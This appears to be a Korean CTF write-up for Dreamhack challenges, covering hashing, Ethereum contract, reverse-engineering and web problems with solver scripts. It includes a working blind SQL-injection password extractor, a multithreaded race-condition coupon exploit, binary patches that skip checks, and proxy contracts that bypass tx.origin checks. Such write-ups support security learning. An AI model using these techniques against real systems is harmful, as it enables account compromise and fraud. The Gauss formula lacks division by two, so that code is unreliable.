

드림핵 닉네임	Stra_0
업사이드 아카데미 지원 이메일	zcb167@gmail.com
획득 점수	

문제 이름	gauss summation
문제 번호 (A-Z)	A
<p>가우스식을 이용해서 1부터 100000000까지 더한 수를 구하는 문제</p> <p>풀이과정</p> <p>문제이름인 가우스합을 이용해서 풀었습니다.</p> <p>풀이 스크립트</p> <pre>def gauss_summation(n): return n * (n + 1) if __name__ == "__main__": n = 100000000 result = gauss_summation(n) print(result)</pre>	

문제 이름	UP UP GO GO!
문제 번호 (A-Z)	B
<p>문제요약</p> <p>암호화된 password를 역으로 연산하여 flag를 구하는 문제</p> <p>풀이과정</p> <p>플래그는 hashlib.sha256(secret_value.encode() + b"UPUP").hexdigest()이고 입력값을 해싱해서 정답값이랑 비교하는 것을 분석했습니다.</p> <p>"UP UP GO GO!"를 변환한 modified_secret과 동일한 값을 입력해야 맞는 해시가 나온다는 것을 알았고 secret = "UP UP GO GO!" modified_secret = "".join(chr(max((ord(c) * 3) % 123, 33)) for c in secret) 이부분을 구했습니다.</p> <p>풀이 스크립트</p> <pre>import hashlib def generate_password(a: str): result = [] for c in a: o = ord(c) v = (o * 3) % 123 m = max(v, 33) print(f"char: {c}, ord: {o}, (ord*3)%123: {v}, max: {m}, chr: {chr(m)}") result.append(chr(m)) return "".join(result)</pre>	

```
def main():  
    print(generate_password(a="UP UP GO GO!"))
```

문제 이름	shake(?)
문제 번호 (A-Z)	C
<p>문제요약</p> <p>34개의 shake_128해시값이 주어지고 각 해시값은 2글자의 문자열을 shake_128로 해싱한 결과입니다. 어떤 2글자 조합에서 나왔는 지 대조해서 플래그 문자열을 복원하는 문제입니다.</p> <p>풀이과정</p> <p>플래그에 들어갈만한 문자들의 집합을 만들고 for문으로 2글자씩 조합을 만듭니다.</p> <p>각 2글자 조합에 대해 shake_128 해시(16바이트, 32자리 16진수)를 계산하고 결과를 딕셔너리로 저장합니다.</p> <p>주어진 해시값들과 대조해서 조합된 문자를 빈문자열에 입력합니다.</p> <p>풀이 스크립트</p> <pre>import hashlib import string def solve_shake_flag(): # 문제에서 주어진 해시 값 목록</pre>	

```
given_hashes = [  
    "3b0bd3fe89516316105da99938edbbe2",  
    "b83723991d66d3b6db0b70858da5a5f5",  
    "8a6fcf5a86900c9a3bddae512690dbff",  
    "3fcbee34a62f392ba7e0e901b81bc726",  
    "fd1d52f6a36647ee0553fab3b4f0a13b",  
    "7783ed57a5353194bc7de43393c9ad66",  
    "1a175ffe22c3dd482cfd18713b4dcc5",  
    "38faab2978a712b10912e297bf0b4e89",  
    "c138d468134fe10b7cc79963fb8c68bc",  
    "e0f824b437cc4fdb87ee8e41f8a26a2f",  
    "245cdfbad6cc7bbf7f86c69bb5266b8e",  
    "e16bf8eeaa3d4686c29d2323f7594bcd",  
    "1a175ffe22c3dd482cfd18713b4dcc5",  
    "abfea26b14753ace72fd337cda9f3769",  
    "1c222f8c3527e2fd2c3ebf27be27dc11",  
    "18b61711485a4237de9dafd120d1341c",  
    "d14624408d85b3c7c26b456dfa53f7ea",  
    "f048f4ebdc99c876081450cfa68f7ecc",  
    "3180fa46486ac779788d935938778ae2",  
    "52a95eb9a1d6f8608320db27b6aae032",  
    "5766fd9136d7a005d32ed86ef63a5168",  
    "abe6a87835c82e73dc265b49dab2801d",  
    "6af32032d6ee3c8e2a4d06e055a83332",  
]
```

```

"9731eae53053cc621afc99d4922c536",
"74271277021802eee82e6429c0b767b5",
"064b28aa936ba631e920a192e0141111",
"51fc99ca21d0ddff692a9314a19574b8",
"42cbf2a6b8af53669e596a051817fe74",
"940412e9db4dcfab601fe1e7dcaf0b7e",
"cc806a8e95115d0673b9268db353e080",
"e0f824b437cc4fdb87ee8e41f8a26a2f",
"d5f22624c1c6e69ea2dc7ff9d9e288d9",
"9d738896cd5926dada86cebb7056cc1e",
"c159413e91eca051a342239e3df3b07b"
]

charset = string.ascii_lowercase + string.ascii_uppercase + string.digits + "_{}"

# 해시 값 -> 원래 문자열 매핑을 저장할 딕셔너리
hash_to_str_map = {}

# 모든 두 글자 조합을 생성하고 해시 계산
for char1 in charset:
    for char2 in charset:
        two_char_str = char1 + char2

        # shake_128 해시 계산

        # encode()를 사용하여 문자열을 바이트로 변환

```

```

    hasher = hashlib.shake_128(two_char_str.encode('utf-8'))

    # digest(16)으로 16바이트(32 16진수 문자) 출력

    hex_digest = hasher.hexdigest(16)

    # 딕셔너리에 매핑 저장

    hash_to_str_map[hex_digest] = two_char_str


print(len(hash_to_str_map))


reconstructed_flag = ""
# 주어진 해시 값들 조립
for target_hash in given_hashes:
    if target_hash in hash_to_str_map:
        reconstructed_flag += hash_to_str_map[target_hash]
    else:
        print(f"해시에러 '{target_hash}")
        # 찾을 수 없는 경우 ???
        reconstructed_flag += "???"


print("\n--- Reconstructed Flag ---")
print(reconstructed_flag)


if __name__ == "__main__":
    solve_shake_flag()

```

--

문제 이름	blob
문제 번호 (A-Z)	D

문제요약

이더리움 raw transaction hex을 디코드하여 to address를 구하는 문제

풀이과정

rlp_decode 모듈을 사용해서 디코드를 하려고했지만 계속 실패했습니다.

트랜잭션 파일을 분석한 후 Blob 데이터 자체는 RLP가 아니라 별도의 방식으로 인코딩 된다는 것을 알았습니다. 그러나 메인 트랜잭션 본문은 RLP 인코딩이므로 blob데이터 부분을 잘라서 트랜잭션 본문만 디코드했습니다.

[tx_type][rlp(tx_payload)][blob_versioned_hashes][blobs][kzg_aggregated_proof]

여기서 payload의 6번째 필드가 to입니다.

풀이 스크립트

```
import rlp
```

```
# 추출한 RLP hex 데이터 (앞의 03 제거, 1336자)
```

```
rlp_hex = (
```

```
    "blob을 제거한 데이터"
```

```
)
```

```
# hex를 bytes로 변환

rlp_bytes = bytes.fromhex(rlp_hex)


# RLP 디코딩

decoded = rlp.decode(rlp_bytes)


# 결과 출력 (각 필드 hex로 보기)

for idx, field in enumerate(decoded):

    print(f"Field {idx}: {field.hex() if isinstance(field, bytes) else field}")
```

문제 이름	Simple Key Generation
문제 번호 (A-Z)	E
<p>문제요약</p> <p>0xf00f로 시작하는 이더리움의 지갑주소를 구하는 문제</p> <p>풀이과정</p> <p>주어진 검증과정은 pvkey 파라미터 읽기 > 정규식 검사 > cast명령어 수행 > 0xf00f로 시작하면 플래그반환 형식입니다.</p> <ol style="list-style-type: none"> 1. 랜덤한 private key를 생성 2. 해당 키로 이더리움 주소를 계산 3. 주소가 0xf00f로 시작하면 해당 키를 기록 4. 아니면 반복 <p>으로 조건에 맞는 키를 구했습니다.</p>	

풀이 스크립트

```
from eth_keys import keys
```

```
import os
```

```
while True:
```

```
    # 32바이트 랜덤 프라이빗 키
```

```
    priv = os.urandom(32)
```

```
    priv_hex = '0x' + priv.hex()
```

```
    pk = keys.PrivateKey(priv)
```

```
    addr = pk.public_key.to_checksum_address() # 0x... 형식
```

```
    if addr.lower().startswith('0xf00f'):
```

```
        print("Private Key:", priv_hex)
```

```
        print("Address      :", addr)
```

```
        break
```

```
'''# 프라이빗 키 (hex 문자열)
```

```
priv_hex =
```

```
"c8be69cb7629d538e85120dc9d886480bac965439b9ba33596cba2fd77085a7a"
```

```
priv_bytes = bytes.fromhex(priv_hex)
```

```
pk = keys.PrivateKey(priv_bytes)
```

```
addr = pk.public_key.to_checksum_address()
```

```
print("Address:", addr)
```

```
'''
```

문제 이름	challenge 1
문제 번호 (A-Z)	F
<p>문제요약</p> <p>reverse engineering문제이고 10000초안에 1000번 continue?라는 메세지 박스에 ok를 클릭하면 플래그가 출력됩니다.</p> <p>풀이과정</p> <p>Ghidra를 사용해서 리버싱을 하고 flag를 구하려고 했습니다.</p> <p>처음에 flag문을 변수할당 부분에서 찾으려했지만 없었습니다</p> <p>그 다음 특정한 로직으로 플래그가 생성된다는 것을 알았고 플래그 생성과정에서 난수를 통해서 여러번 암호화과정을 거친다는 것을 알았습니다.</p> <p>그러나 최종적으로는 1000번 열심히 클릭해서 얻었습니다.</p> <p>풀이 스크립트</p> <pre> for (i_1 = 0; i_1 < 1000; i_1 = i_1 + 1) { NVar2 = BCryptHashData(hHash_00,(PUCHAR)((longlong)i_1 * 4 + (longlong)puVar4),4,0); if (NVar2 < 0) { error((char *)CONCAT44(in_stack_fffffffffff55c,in_stack_fffffffffff558)); } snprintf(buf,100,"Continue? (%d/%d)",(ulonglong)(i_1 + 1),1000); iVar3 = MessageBoxA((HWND)0x0,buf,"Confirm",1); if (iVar3 != 1) { error((char *)CONCAT44(in_stack_fffffffffff55c,in_stack_fffffffffff558)); } } </pre>	

}

} 이부분이 핵심 로직입니다.

ok천번 클릭

문제 이름

web3_1

문제 번호 (A-Z)

G

문제요약

주어진 이더리움 rpc엔드포인트로 접속하여 주어진 주소에 배포된 컨트랙트의 함수를 호출하여 알맞은 값을 전달하는 문제

풀이과정

contract Challenge {

uint256 public solved;

function submit(uint input) external {

require(input == 31337, "input != 31337");

이 컨트랙트를 봤을 때 solved와 submit이라는 함수가 있고 이 submit이라는 함수에 31337을 전달하면 된다는 것을 알았습니다.

처음에 전달 방식을 몰라서 어떻게 트랜잭션을 코드로 실행하는 지 찾아봤고

이더리움에 JSON-RPC API가 활성화되어 기존 web2에서도 특정 노드에 값을 전달할 수 있다는 것을 알았습니다.

양식을 찾아서 abi에 컨트랙트의 함수의 이름과 전달값을 입력하여 전달하면 된다는 것을 알았습니다. 파이썬의 web3.eth 모듈을 사용하여 작성했습니다.

풀이 스크립트

```
from web3 import Web3
```

```
w3 =
```

```
Web3(Web3.HTTPProvider("http://host3.dreamhack.games:8267/f8d048af41b2/rpc"))
```

```
contract_address = "0x33ac201a81340329a3DD1916C504AE3835446bEc"
```

```
private_key =
```

```
"0x23de97127ada15818845626c56247893c7643d100baaef8276285d640ae7fd06"
```

```
account = w3.eth.account.from_key(private_key)
```

```
abi = [
```

```
{
```

```
    "type": "function",
```

```
    "name": "solved",
```

```
    "inputs": [],
```

```
    "outputs": [{"name": "", "type": "uint256"}],
```

```
    "stateMutability": "view"
```

```
},
```

```
{
```

```
    "type": "function",
```

```
    "name": "submit",
```

```
    "inputs": [{"name": "input", "type": "uint256"}],
```

```
    "outputs": [],
```

```
    "stateMutability": "nonpayable"
```

```
}
```

```
]
```

```
contract = w3.eth.contract(address=contract_address, abi=abi)
nonce = w3.eth.get_transaction_count(account.address)

tx = contract.functions.submit(31337).build_transaction({
    'from': account.address,
    'nonce': nonce,
    'gas': 200000,
    'gasPrice': w3.to_wei('10', 'gwei')
})

signed_tx = w3.eth.account.sign_transaction(tx, private_key)
tx_hash = w3.eth.send_raw_transaction(signed_tx.raw_transaction)
print("TX hash:", tx_hash.hex())
```

문제 이름	
문제 번호 (A-Z)	H
<p>문제 요약</p> <p>주어진 파이썬 서버의 취약점을 찾아서 관리자 비밀번호를 탈취하는 문제</p> <p>풀이과정</p> <p>result = list(db.session.execute(text(f'SELECT * FROM USERS WHERE username = "{username}" and password = "{password}"')))) 이부분에서 인젝션이 취약점이 있습니다.</p> <p>쿼리문을 그대로 문자열로 사용하기 때문입니다.</p> <p>SELECT * FROM USERS WHERE username = "admin" and password = "" OR 1=1--" 이 런식으로 주입하면 비밀번호가 무조건 참이되므로 로그인 가능합니다</p> <p>하지만 비밀번호를 알아내는 것이 불가능했습니다.</p> <p>그래서 비밀번호를 하나씩 대입하여 연결이 성공하면 다음 글자로 넘어가는 방식</p> <p>" OR substr(password,1,{len(prefix)})="{prefix}"--</p> <p>으로 파이썬 코드로 자동화하여 주입했습니다.</p> <p>풀이 스크립트</p> <pre>import requests URL = "http://host3.dreamhack.games:12092/api/login" USERNAME = "admin" charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_-" max_length = 64 # password 컬럼의 최대 길이</pre>	

```
def is_correct(prefix):  
    payload = f" OR substr(password,1,{len(prefix)})='{prefix}'--'  
    data = {"username": USERNAME, "password": payload}  
    r = requests.post(URL, data=data)  
    return r.status_code == 200 and r.json().get("result") == True
```

```
def extract_flag():  
    flag = ""  
    for i in range(1, max_length+1):  
        found = False  
        for c in charset:  
            attempt = flag + c  
            print(f"Trying: {attempt}")  
            if is_correct(attempt):  
                flag += c  
                print(f"Found so far: {flag}")  
                found = True  
                break  
        if not found:  
            print("done")  
            break  
    return flag
```

```
if __name__ == "__main__":  
    print("Extracted FLAG:", extract_flag())
```

문제 이름

문제 번호 (A-Z)

I

문제요약

<https://basescan.org/tx/0x1893ae878dcf7> 사이트의 거래 내역을 분석하여 플래그를 찾아내는 문제

풀이과정

Transaction항목을 먼저 찾아봤습니다. 가장 최근의 거래부터 시작해서 찾아봤는데 가장위의 거래의 데이터를 추출해보니 IFPS 데이터 링크가 나왔고 이걸 다운 받아서 파일들의 코드를 분석해봤지만 아무것도 나오지 않았습니다. 배점이 낮기 때문에 이정도로 복잡하진 않을 것이라고 생각했습니다.

그래서 특이한 4번째 거래(from == to)거래의 input data를 봤을 때 데이터가 ascii형식인 것 같아 변환했더니 flag가 나왔습니다.

풀이 스크립트

② Other Attributes:

Txn Type: 2 (EIP-1559)

Nonce: 40

Position In Block: 62

② Input Data:

DH{onchain_summer}

View Input As ▾

문제 이름	Challenge 2
문제 번호 (A-Z)	J
<p>문제요약</p> <p>Challenge.exe파일을 리버스 엔지니어링하여 flag를 획득하는 문제</p> <p>풀이과정</p> <p>파일을 실행하고 Challenge2 를 선택하면 60초안에 1000번 알맞게 Yes / No를 선택해야 합니다.</p> <p>처음에 Challenge1처럼 flag자체데이터를 찾아봤는데 없었고, mt19937 rng;생성자 직전에 할당된 것이 시드넘버인 것을 알았습니다. 그래서 해싱과정을 역추적해서 <code>stringifyHash((BYTE *)CONCAT44(in_stack_fffffffffff54c,in_stack_fffffffffff548))</code>로 SHA256 해시된 것을 변환한다는 것까지 알았습니다. 그러나 시드 넘버를 찾을 수 없었습니다.</p> <p>그래서 Ghidra에서 어셈블리어를 변형하여 YES / NO를 클릭할때 (6,7할당) 해시값을 나눈 후의 나머지와 대조하여 틀릴경우 error를 발생시키는 부분을 <code>JNZ > JMP</code>로 넘어갔습니다. 이렇게 해도 되는 이유는 나눈 값을 저장하는 것이 아니라 기존에 이미 답이 있고 이것을 <code>CMP</code>로 비교하여 틀릴경우 error를 발생하는 것이기 때문입니다.</p> <p>그 후 <code>TimeoutThread(void *arg)</code> 을 호출하는 부분을 없앴습니다.</p> <p>이 파일을 실행하여 시간제한없이 YES/NO중 아무 버튼이나 1000번 열심히 클릭하였습니다.</p> <p>풀이 스크립트</p> <p><code>JNZ > JMP</code></p> <p><code>LaunchTimeoutThread(in_stack_fffffffffff548) > NOP(0x90)</code></p>	

문제 이름	web3_2
문제 번호 (A-Z)	K
<p>문제 요약</p> <p>중간컨트랙트로 주어진 지갑주소의 함수 giveMeFlag를 호출하여 알맞은 값을 넣는 문제</p> <p>풀이과정</p> <p>Challenge.sol을 보면 external이기 때문에 외부에서 호출할 수 있습니다.</p> <p>처음에 기존방식으로 바로 전달하려했지만 실패했습니다.</p> <p>이유는 require(msg.sender != tx.origin, "msg.sender == tx.origin"); 때문인데 함수 호출주소 랑 트랜잭션을 시작한 지갑주소가 같으면 revert되기 때문입니다.</p> <p>따라서 트랜잭션을 다른 컨트랙트가 해야하기 때문에 중간 컨트랙트를 작성했습니다.</p> <p>ans1의 값은 31337이고 ans2의 값은 원소(ans2[0]~ans2[5])를 keccak256 해시로 검사하여 일치하는 byte배열입니다.</p> <p>ans2를 구하기 위해</p> <p>"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_!@#%^&*"</p> <p>를 하나씩 keccak()를 해시하여 주어진 해시배열과 일치하는 지 검사하여 구했습니다.</p> <p>그 후 중간컨트랙트를 작성했습니다. 이후 REMIX IDE에 MetaMask지갑(주어진 private key, rpc node)를 연결하고 배포했습니다.</p> <p>이후 중간 컨트랙트에 목표 지갑주소값, ans1, ans2값을 전달했습니다.</p> <p>풀이 스크립트</p> <pre> from eth_hash.auto import keccak # pip install eth-hash import binascii import itertools </pre>	

Challenge에서 주어진 target hash 값들 (hex string)

target_hashes = [

"32cefdcd8e794145c9af8dd1f4b1fbd92d6e547ae855553080fc8bd19c4883a0",

"2304e88f144ae9318c71b0fb9e0f44bd9e0c6c58fb1b5315a35fd8b4b2a444ab",

"60a73bfb121a98fb6b52dfb29eb0defd76b60065b8cf07902baf28c167d24daf",

"ea00237ef11bd9615a3b6d2629f2c6259d67b19bb94947a1bd739bae3415141c",

"f1918e8562236eb17adc8502332f4c9c82bc14e19bfc0aa10ab674ff75b3d2f3",

"a8982c89d80987fb9a510e25981ee9170206be21af3c8e0eb312ef1d3382e761",

]

def find_preimage(target_hex, maxlen=4):

target = bytes.fromhex(target_hex)

charset =

b"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_!@#\$\$%^&*"

for length in range(1, maxlen+1):

for cand in itertools.product(charset, repeat=length):

b = bytes(cand)

hashed = keccak(b)

if hashed == target:

print(f"Found! {b} => {hashed.hex()}")

return b

print("Not found.")

return None

if __name__ == "__main__":

```

results = []



for idx, h in enumerate(target_hashes):
    print(f"[*] Searching for ans2[{idx}] ...")
    res = find_preimage(h, maxlen=1)
    results.append(res)

print("\n Results:")

for i, r in enumerate(results):
    print(f"ans2[{i}] = {r}")

contract ProxyCaller {
    function callGiveMeFlag(
        address challengeAddr,
        uint ans1,
        bytes calldata ans2
    ) external {
        IChallenge(challengeAddr).giveMeFlag(ans1, ans2);
    }
}

```

문제 이름	
문제 번호 (A-Z)	L
<p>문제 요약</p> <p>주어진 사이트의 거래내역을 분석하여 플래그를 획득하는 문제</p> <p>풀이과정</p> <p>이전의 문제에서처럼 Transaction항목을 먼저 분석했습니다. 특이한 트랜잭션의 InputData등을 분석했을 때 이상한 점이 나오지 않았고 inputdata의 decode한 정보들을 한번 더 분석해볼까했습니다. 그 전에</p>  <p>이렇게 여러 개 항목이 있다는 것을 알았고 Internal Transaction을 분석했습니다. 그럼에도 특이한 점이 없었습니다. 다시 transaction의 주소를 봤는데</p>  <p>여기서 3번째의 To의 주소가 다른 주소들과 일관성이 없었고 이걸 ascii코드로 변환할 수 있다는 것을 알았습니다. 변환했더니 DH{address_base_sum}가 나와서 찾았습니다.</p> <p>풀이 스크립트</p>	

문제 이름	Challenge 3
문제 번호 (A-Z)	M

문제 요약

Challenge.exe파일을 리버스 엔지니어링하여 flag를 획득하는 문제

풀이과정

decomplie 했을 때 challenge 3함수

```
std::mersenne_twister_engine<>::mersenne_twister_engine(...);
```

```
std::uniform_int_distribution<int>::uniform_int_distribution(...);
```

로 난수를 생성합니다.

1조번 중 매 10억번마다 인덱스 값을 XOR연산합니다.

이 계산을 빠르게해야 됩니다.

```
for (uVar4 = 0; uVar4 < 1000; uVar4++) { puVar3[uVar4] ^= uVar4;
```

```
BCryptHashData(hHash_00, (PUCHAR)&puVar3[uVar4], 4, 0); }
```

여기서 결국 1000번만 나눗셈을 하여 비교하는 것이기 때문에 1조와 10억을 각각 1000으로 나누었습니다.

기존의 cmp 부분을 고정값 1000000000으로 바꾸고 multifiler부분은 레지스터 존재하기 때문에 포인터에 할당하는 값을 (cmp eax부분)변경하여 1000000000번 계산을 했습니다.

그래도 시간이 더걸려서 한번 더 1000으로 나누어서 1000000번만 계산을 했습니다.

```
Calculating... (100/1000000)
```

```
Remaining time: 60
```

```
Calculating... (99900/1000000)
```

```
Flag 3: DH{ebb07409a0b013aa67fd41956eb0cd3b6308ba9b69bbb2c76f2a17d67ca162f9}
```

```
Remaining time: 59
```

그래서 플래그를 60초안에 획득했습니다.

풀이 스크립트

```

main.cc:122 (20)
140001aa8 48 8b 85 10      MOV     RAX,qword ptr [RBP + i_1]
           0a 00 00
140001aaf 48 81 f8 a0      CMP     RAX,0x186a0
           86 01 00
140001ab6 0f 83 37 01      JNC     LAB_140001bf3
           00 00

num
main.cc:117 (11)
7 85 f0          MOV     qword ptr [RBP + 0x9f0],0x64
0 00 64
0 00

puVar3 = operator.new[] (4000);
for (i = 0; i < 1000; i = i + 1) {
    rVar1 = std::uniform_int_distribution<int>::operator()(<>
        ((uniform_int_distribution<int> *)
        CONCAT44(in_stack_ffffffffffffff54c,in_stack_ffffffff
        (mersenne_twister_engine<> *)
        CONCAT44(in_stack_ffffffffffffff554,in_stack_ffffffff
        *(result_type.conflict *) ((longlong)i * 4 + (longlong)puVar3) = rVar1;
    }
hHash_00 = get_hash();
puts("");
print_carriage_return = 1;
LaunchTimeoutThread(in_stack_ffffffffffffff548);
for (i_1 = 0; i_1 < 100000; i_1 = i_1 + adder) {
    if (i_1 % 100 == 0) {
        uVar4 = i_1 / 100;
        *(uint *) ((longlong)puVar3 + uVar4 * 4) =
            *(uint *) ((longlong)puVar3 + uVar4 * 4) ^ (uint)uVar4;
        NVar2 = BCryptHashData(hHash_00, (PUCHAR) (uVar4 * 4 + (longlong)puVar3),
            if (NVar2 < 0) {
                error((char *)CONCAT44(in_stack_ffffffffffffff54c,in_stack_ffffffff
            }
    }
    if (i_1 % 100 == 0) {
        printf("\rCalculating... (%I64d/%I64d)",i_1,100000);
    }
}
}

```

문제 이름	web3_3
문제 번호 (A-Z)	N
<p>문제 요약</p> <p>중간컨트랙트로 주어진 지갑주소의 함수(이름 가려짐)를 호출하여 알맞은 값을 넣는 문제</p> <p>풀이과정</p> <p>먼저 Challenge.sol파일을 분석하여 ans1,2,3의 값을 구했습니다.</p> <p>ans1은 $31337 * 10 = 313370$</p> <p>ans2는 flag/ 345byte length</p> <p>ans3는 항상 참을 리턴하지만 <code>return a + 1</code> 이므로 여기에 unit의 최댓값을 입력하면 overflow가 일어나서 revert될 거라고 생각했습니다.</p> <p>web3_2와 같은 방식으로 중간 컨트랙트를 배포하여 값을 전달하려했지만 함수명을 알 수 없어서 전달 할 수 없었습니다.</p> <p>트랜잭션의 rawdata를 분석하면 알 수 있지 않을까해서 어떻게 함수를 호출하는 지 알아봤고, 함수명 + 파라미터 형식을 해시화해서 앞의 4byte를 자른 것이 signiuture로 함수를 call하는 코드라는 것을 알았습니다.</p> <pre>const web3 = new Web3('http://host3.dreamhack.games:12983/b36da8c16671/rpc'); const address = '0xa099d1779345f3484dd6ac987c3f490Be8ea4666'; web3.eth.getCode(address).then(console.log);</pre> <p>이 함수를 사용해서 바이트데이터를 추출했습니다.</p> <p>여기서 push opcode는 63이므로 그 뒤의 4byte가 함수 selector입니다.</p> <p>이걸 추출하니 0x25b80661</p>	

0x799320bb

0x20360cc1

0x4e487b71

0x5f72f450

0x565b6000

0x05f72f45

0x43000819

0x9a833d33

0x203360c8

이렇게 나왔습니다. 처음에는 무작위 이름을 작성해서 다시 해싱하여 추출하고 대입하는 방식으로 맞춰봤는데 알 수 없었습니다.

이걸 하나씩 대입하는 것은 어렵다고 생각했고 solidity decompiler 웹어플리케이션에 rawdata를 입력하니 디어셈블되었습니다.

```
function func_0090(var arg0, var arg1, var arg2, var arg3) returns (var r0) {
    var var0 = 0x00;

    if (!(msg.sender == tx.origin)) {
        var temp25 = memory[0x40:0x60];
        memory[temp25:temp25 + 0x20] = 0x461bcd << 0xe5;
        memory[temp25 + 0x04:temp25 + 0x04 + 0x20] = 0x20;
        memory[temp25 + 0x24:temp25 + 0x24 + 0x20] = 0x17;
        memory[temp25 + 0x44:temp25 + 0x44 + 0x20] = 0x6d73672e73656e646572203d3d2074782e6f726967696e0000000000000000;
        var temp26 = memory[0x40:0x60];
        revert(memory[temp26:temp26 + (temp25 + 0x64) - temp26]);
    } else if (arg0 == 0x04c81a) {
        var var1 = arg1;
        var var2 = arg2;
        var var3 = 0x00;
```

```

    } else if (var0 == 0x9a833d33) {
        // Dispatch table entry for 0x9a833d33 (unknown)
        var1 = 0x0095;
        var2 = 0x0090;
        var3 = msg.data.length;
        var4 = 0x04;
        var2, var3, var4, var5 = func_04CC(var3, var4);
        var1 = func_0090(var2, var3, var4, var5);
        var temp2 = memory[0x40:0x60];
        memory[temp2:temp2 + 0x20] = !!var1;
        var1 = temp2 + 0x20;
        var temp3 = memory[0x40:0x60];
        return memory[temp3:temp3 + var1 - temp3];
    } else { revert(memory[0x00:0x00]); }
}

```

여기서 0x9a833d33으로 전달하는 인자가 이름을 모르는 함수의 전달 형식과 일치하므로 이것이 함수의 시그니처입니다.

이제 중간컨트랙트를 작성하면서 얻은 데이터를 조립했습니다.

여기서 계속 에러가 발생하여 확인했더니 payable선언이 안되어 있어서 변경했고 다시 에러가 발생했습니다. 이유는 9999wei를 정확하게 전달하면 수수료가 발생하여 revert가 되는 것이었습니다.

그래서 넉넉하게 wei를 전달했고 문제를 풀 수 있었습니다.

풀이 스크립트

// SPDX-License-Identifier: MIT

pragma solidity ^0.8.0;

interface IL3 {

function submit(uint ans1, bytes calldata ans2, uint ans3) external payable returns (bool);

function check(uint) external returns (uint256);

}

```

contract ExampleCaller {
    function callSubmit(address l3Addr) external payable {
        IL3 l3 = IL3(l3Addr);
        uint ans1 = 313370;
        bytes memory ans2 = new bytes(345);
        ans2[0] = 0x66; ans2[1] = 0x6c; ans2[2] = 0x61; ans2[3] = 0x67;
        uint ans3 = type(uint256).max;
        l3.submit{value: 9999}(ans1, ans2, ans3);
    }

    function callCheck(address l3Addr, uint arg) external returns (uint256) {
        IL3 l3 = IL3(l3Addr);
        return l3.check(arg);
    }
}

pragma solidity ^0.8.0;

contract Test {
    // payable 생성자
    constructor() payable { }

    event CustomReturn(bool value);

```

```
function callCustom() external payable returns (bool) {  
    address target = 0xb167a1825e4145190c484EbbB9c04F6B3D2dfCe6;  
    uint ans1 = 313370;  
  
    // ans2의 앞부분 4바이트를 직접 지정  
    bytes memory ans2 = new bytes(345); // 4 + 341 = 345  
    ans2[0] = 0x66;  
    ans2[1] = 0x6c;  
    ans2[2] = 0x61;  
    ans2[3] = 0x67;  
  
    uint ans3 = 0xffffffffffffffffffffffffffffffffffffffffffffffff;  
    bytes4 selector = 0x9a833d33;  
  
    (bool s, bytes memory r) = target.call{value: 9999}(  
        abi.encodeWithSelector(selector, ans1, ans2, ans3)  
    );  
    require(s);  
}  
}
```

문제 이름	shop
문제 번호 (A-Z)	Z

문제 요약

FLASK기반 웹사이트에서 session, coupon생성로직을 분석하는 문제

풀이과정

먼저 session과 jwt토큰 생성과정을 학습했습니다.

처음에는 여러개의 세션에서 쿠폰을 발급 받아 사용하려했으나

```
payload = { "uuid": voucher_uuid, "user": account["uuid"], "amount": 1000, "expiration":
int(time()) + VOUCHER_TTL, }
```

 여기서 사용자의 uuid가 입력되기 때문에 다른 세션의 쿠폰을 사용할 수 없다는 것을 찾았습니다.

다시 app.py를 분석했을 때

```
if account["coupon_claimed"]: raise BadRequest("Voucher already issued to this
session")
```

 이부분에서 세션 단위로는 제어가 되지만 스레드는 제어가 안될 것이라고 생각했고 여러 스레드(혹은 프로세스)가 동시에 /coupon/claim 엔드포인트에 접근하면 모두가 account["coupon_claimed"] == False인 상태로 진입할 수 있습니다.

그렇게 여러개의 쿠폰을 발급받았습니다.

THROTTLE:{account['uuid']}라는 Redis key를 봤을 때 10초 동안 한 번만 제출 가능하고 세션을 검증하고 정상적으로 세팅됐다면 10초 뒤에 만료되기 때문에 쿠폰 제출을 11초 후로 바꿨습니다.

풀이 스크립트

```
TARGET = "http://host3.dreamhack.games:10041"
```

```
NUM_THREADS = 200
```

```
THROTTLE_WINDOW = 10
```

```
def create_session():
```

```

try:

    res = requests.get(f'{TARGET}/session')

    res.raise_for_status()

    return res.json()["session"]

except requests.exceptions.RequestException as e:

    return None


def claim_coupon_thread(session_id, queue, barrier):

    try:

        barrier.wait()

        headers = {"Authorization": session_id}

        res = requests.get(f'{TARGET}/coupon/claim", headers=headers)

        if res.status_code == 200:

            coupon = res.json().get("coupon")

            if coupon:

                queue.put(coupon)

    except (threading.BrokenBarrierError, requests.exceptions.RequestException):

        pass # Ignore errors, as most threads are expected to fail


def submit_coupon(session_id, coupon):

    try:

        headers = {"Authorization": session_id, "coupon": coupon}

        res = requests.get(f'{TARGET}/coupon/submit", headers=headers)

        res.raise_for_status()

```

```
        print(f"submitted coupon: {coupon}...")

        return res.json()

    except requests.exceptions.RequestException as e:

        print(f"Error submitting coupon: {e}")

        return None


def get_me(session_id):

    try:

        headers = {"Authorization": session_id}

        res = requests.get(f"{TARGET}/me", headers=headers)

        res.raise_for_status()

        return res.json()

    except requests.exceptions.RequestException as e:

        print(f"Error fetching account details: {e}")

        return None


def claim_flag(session_id):

    try:

        headers = {"Authorization": session_id}

